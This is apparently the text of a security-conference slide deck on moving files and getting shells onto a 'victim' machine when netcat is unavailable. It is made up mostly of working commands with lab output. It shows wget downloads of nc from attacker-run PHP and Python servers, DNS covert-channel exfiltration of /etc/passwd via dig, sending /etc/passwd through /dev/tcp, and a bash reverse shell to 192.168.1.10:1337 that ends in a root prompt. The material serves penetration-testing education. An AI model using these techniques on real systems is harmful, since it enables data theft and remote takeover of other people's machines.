```
Attacker@192.168.1.10 : ~/GPG
$ ssh -D 0.0.0.0:1337 -tt -i gpg-auth-keyfile -p 9922 root@149.56.156.79
```

SSH Port Forwarding and Socks Proxy

How do I use this?



SOCKS Proxy

These settings are configured within user options but can be overridden here for this specific project.

☑ Override user options

These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent via this pro configured rules for upstream HTTP proxy servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.

□ Use SOCKS proxy

SOCKS proxy host: 192.168.1.10

SOCKS proxy port: 1337

Username:

Password:

☑ Do DNS lookups over SOCKS proxy

SSH Port Forwarding and Socks Proxy

How do I use this?


DEMO

Netcat

What is it?

Some Netcat Features:

1. General purpose TCP and UDP network widget
2. Runs on Linux, Unix*, MacOS and Windows
3. Receives data from the network, and puts it on standard Out
4. Takes standard In, and sends it across the network
5. Messages from Netcat itself put on standard Error



Netcat

What can I do with it?

1. Port Scan
2. Send and Receive Files
3. Backdoor shell
4. Simple Chats
5. Replay data in TCP or UDP packets
6. Vulnerability Scanning
7. Connecting to arbitrary open ports
8. Relays
9. Bouncing between systems
10. Much, much more

Netcat

Having fun even without netcat

But what if we do not have netcat available?

1. Maybe you are forbidden to install anything in the Jump Box or in the customer machine
2. Most of the antivirus detects and blocks netcat
3. Any other reason you can imagine to netcat don’t be there

File Transfer using PHP

Having fun even without netcat

On the attacker's machine, start a simple web server on port 1337 to serve contents of /bin

```
$php -S 0.0.0.0:1337 -t /bin/
```


On the victim's machine, run wget to download the file:

```
$wget http://192.168.1.10/nc -O /tmp/nc
```

File Transfer using PHP


Having fun even without netcat

On the attacker's machine



```
Attacker:~/PsyLinux$php -S 0.0.0.0:1337 -t /bin/
PHP 7.2.4-1+b2 Development Server started at Wed Aug 22 02:17:37 2018
Listening on http://0.0.0.0:1337
Document root is /bin
Press Ctrl-C to quit.
[Wed Aug 22 02:18:20 2018] 192.168.1.8:54752 [200]: /nc
```

On the victim's machine



```
Victim:~/Desktop$wget http://192.168.1.10:1337/nc -O nc
--2018-08-22 01:18:17--  http://192.168.1.10:1337/nc
Connecting to 192.168.1.10:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27400 (27K) [application/octet-stream]
Saving to: ‘nc’

nc                          100%[====================================================>]  26.76K  --.-KB/s    in 0.004s

2018-08-22 01:18:17 (6.09 MB/s) - ‘nc’ saved [27400/27400]
```

File Transfer using Python

Having fun even without netcat

On the attacker's machine, start a simple web server on port 1337 to serve contents of /bin

```
$python –m SimpleHTTPServer 1337
```


On the victim’s machine, run wget to download the file:

```
$wget http://192.168.1.10/nc -O /tmp/nc
```

File Transfer using Python


Having fun even without netcat

On the attacker's machine



```
Attacker:~/PsyLinux$cd /bin/
Attacker:/bin$python -m SimpleHTTPServer 1337
Serving HTTP on 0.0.0.0 port 1337 ...
192.168.1.8 - - [22/Aug/2018 02:43:20] "GET /nc HTTP/1.1" 200 -
```

On the victim's machine



```
Victim:~/Downloads$wget http://192.168.1.10:1337/nc -O nc
--2018-08-22 01:43:18--  http://192.168.1.10:1337/nc
Connecting to 192.168.1.10:1337... connected.
HTTP request sent, awaiting response... 200 OK
Length: 27400 (27K) [application/octet-stream]
Saving to: ‘nc’

nc                      100%[===================================================>]  26.76K  --.-KB/s    in 0.001s

2018-08-22 01:43:18 (41.4 MB/s) - ‘nc’ saved [27400/27400]
```

File Transfer using DNS Covert Channel

Having fun even without netcat

On the attacker's machine, start the tcpdump to hear on port 53 from victim's machine and write it in a pcap file (-w)

```
$ tcpdump -w passwd.pcap -s0 'port 53 and host 192.168.1.30'
```

On the victim's machine, use the xxd to convert the file to hex

```
$ xxd -p /etc/passwd passwd.hex
```

Now let's make a for loop to exfiltrate the file embedded in DNS queries

```
$ for b in $(cat passwd.hex); do dig 192.168.1.10 $b.google.com; done
```

File Transfer using DNS Covert Channel

Having fun even without netcat

Once the transmission is finished we can extract the file from pcap and convert it back again

```
$ tcpdump -r passwd.pcap -n | grep google.com | cut -f9 -d' ' |
cut -f1 -d'.' | uniq > passwd.txt
```

```
$ xxd -r -p passwd.txt passwd
```

```
$ cat passwd
```

File Transfer using DNS Covert Channel

Having fun even without netcat

DEMO

/dev/tcp

Having fun even without netcat

What /dev/tcp can do for me?

1. /dev/tcp rocks!
2. Send messages through network
3. Send files through it
4. Make a backdoor (Reverse Shell)
5. Port Scanner

/dev/tcp

Having fun even without netcat

On the attacker's machine

```
$ nc -nlv [port]
```


On the victim's machine

```
$ cat /etc/passwd > /dev/tcp/[IPaddr]/[port]
```

/dev/tcp – Sending Messages


Having fun even without netcat

On the attacker's machine



```
Attacker@192.168.1.10 : /Psylinux
$ nc -lvp 1337
listening on [any] 1337 ...
192.168.1.30: inverse host lookup failed: Unknown host
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.30] 54448
Psylinux was Here!
Attacker@192.168.1.10 : /Psylinux
$
```

On the victim's machine




```
Victim-01@192.168.1.30 : /Victim-01
$ echo "Psylinux was Here!" > /dev/tcp/192.168.1.10/1337
Victim-01@192.168.1.30 : /Victim-01
$
```

/dev/tcp – Sending Files


Having fun even without netcat

On the attacker's machine



```
Attacker@192.168.1.10 : /Psylinux
$ nc -lvp 1337
listening on [any] 1337 ...
192.168.1.30: inverse host lookup failed: Unknown host
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.30] 54458
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

On the victim's machine



```
Victim-01@192.168.1.30 : /Victim-01
$ cat /etc/passwd > /dev/tcp/192.168.1.10/1337
Victim-01@192.168.1.30 : /Victim-01
$ 
```

/dev/tcp – Reverse Shell

Having fun even without netcat

On the attacker’s machine

```
$ nc -nlvp [port]
```

On the victim’s machine

```
$ /bin/bash -i > /dev/tcp/[IPaddr]/[port] 0<&1  2>&1
```

/dev/tcp – Reverse Shell


Having fun even without netcat

ROADSEC

cipher


we secure your business

On the attacker's machine



```
Attacker@192.168.1.10 : /Psylinux
$ nc -l -p 1337
root@kali:/Victim-01# ls -la
ls -la
total 20
drwxr-xr-x  2 root root 4096 Aug 22 22:06 .
drwxr-xr-x 25 root root 4096 Aug 22 16:25 ..
-rw-r--r--  1 root root 6389 Aug 22 22:06 passwd.hex
-rwxr-xr-x  1 root root  207 Aug 22 16:22 victim01_prompt.sh
root@kali:/Victim-01# 
```

On the victim's machine



```
Victim-01@192.168.1.30 : /Victim-01
$ /bin/bash -i > /dev/tcp/192.168.1.10/1337 0<&1 2>&1
```

/dev/tcp – Scanner

Having fun even without netcat

